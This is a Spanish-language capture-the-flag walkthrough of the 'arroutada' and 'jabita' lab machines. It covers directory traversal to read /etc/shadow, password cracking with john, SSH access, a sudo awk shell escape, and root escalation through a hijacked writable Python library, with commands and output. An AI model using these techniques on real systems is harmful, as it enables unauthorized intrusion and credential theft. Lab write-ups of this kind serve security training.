
Vamos a realizar una enumeración de los directorios del sitio Web.

Obtenemos como resultado un directorio /building. Vamos a ver su contenido.




Tres enlaces a otros puntos del sitio Web. Hay una cosa que nos llama la atención. Si nos fijamos en la URL, parece vulnerable a “directory traversal”. Vamos a comprobarlo.






4.2. Explotación. Acceso al sistema como usuario “jack”

Obtenemos resultados para los archivos /etc/shadow y /etc/passwd. Vamos a realizar una copia de los datos de estos tres usuarios del archivo paswd y shadow. Unificamos los datos de los dos archivos con unshadow y desciframos con john.



Tenemos la contraseña para el usuario “jack”. Recordamos que, en el escaneo de servicios inicial, el puerto 22 (SSH). Vamos a tratar de conectarnos a la máquina víctima a través de este servicio con las credenciales encontradas.



Tenemos conexión en la máquina víctima como usuario “jack”.

4.3. Pivotando a usuario “jaba”

Comenzamos listando los permisos que tiene el usuario “jack” para utilizar privilegios de otro usuario.

```
jack@jabita:~$ sudo -l
Matching Defaults entries for jack on jabita:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, listpw=never

User jack may run the following commands on jabita:
    (jaba : jaba) NOPASSWD: /usr/bin/awk
```

Consultamos GTFOBins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

Ejecutamos y habremos pivotado al usuario “jaba”.

```
jack@jabita:~$  sudo -u jaba /usr/bin/awk 'BEGIN {system("/bin/sh")}'
$ id
uid=1002(jaba) gid=1002(jaba) groups=1002(jaba)
$
```

Realizamos el tratamiento de la tty.

```
$ bash
jaba@jabita:/home/jack$
```

Buscamos la flag user.txt

```
jaba@jabita:/home/jack$ cd
jaba@jabita:~$ ls
user.txt
jaba@jabita:~$ cat user.txt
2e0942[redacted]
jaba@jabita:~$
```

4.4. Elevación de privilegios

Volvemos a consultar los permisos de sudo.

```
jaba@jabita:~$ sudo -l
Matching Defaults entries for jaba on jabita:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, listpw=never

User jaba may run the following commands on jabita:
    (root) NOPASSWD: /usr/bin/python3 /usr/bin/clean.py
jaba@jabita:~$
```

Podemos ejecutar como “root” un script cuya utilidad es cargar una librería Python. Vamos a ver cómo podemos elevar privilegios sabiendo esto.

```
jaba@jabita:~$ cat /usr/bin/clean.py
import wild

wild.first()
jaba@jabita:~$
```

Buscamos la ubicación de la librería.

```
jaba@jabita:~$ find / -name "wild*" 2>/dev/null
/usr/lib/python3.10/wild.py
/usr/lib/python3.10/__pycache__/wild.cpython-310.pyc
jaba@jabita:~$
```

Tenemos la ubicación de la librería, además podemos modificarla.

```
jaba@jabita:~$ ls -l /usr/lib/python3.10/wild.py
-rw-r--rw- 1 root root 29 Sep  5 12:48 /usr/lib/python3.10/wild.py
jaba@jabita:~$
```

Abrimos el archivo con nano y cambiamos el código por el siguiente:

```
import os
def first():
        os.system("/bin/bash")
```

Con este código, cuando se ejecute la función, “root” lanzará la Shell.

Volvemos a lanzar la librería Python, pero ahora modificada.

```
jaba@jabita:~$  sudo /usr/bin/python3 /usr/bin/clean.py
root@jabita:/home/jaba# id
uid=0(root) gid=0(root) groups=0(root)
root@jabita:/home/jaba#
```

Solo quedará buscar la flag root.txt.

```
root@jabita:/home/jaba# cd
root@jabita:~# ls
root.txt  snap
root@jabita:~# cat root.txt
f4bb4c[redacted]
root@jabita:~#
```

Fin de la resolución de los CTF “arroutada” y “jabita” en el mismo laboratorio donde hemos vulnerado la máquina “arroutada” que se encontraba en la misma red de nuestra máquina de ataque. Tras esto, hemos pivotado a la máquina “jabita” solo visible desde “arroutada”.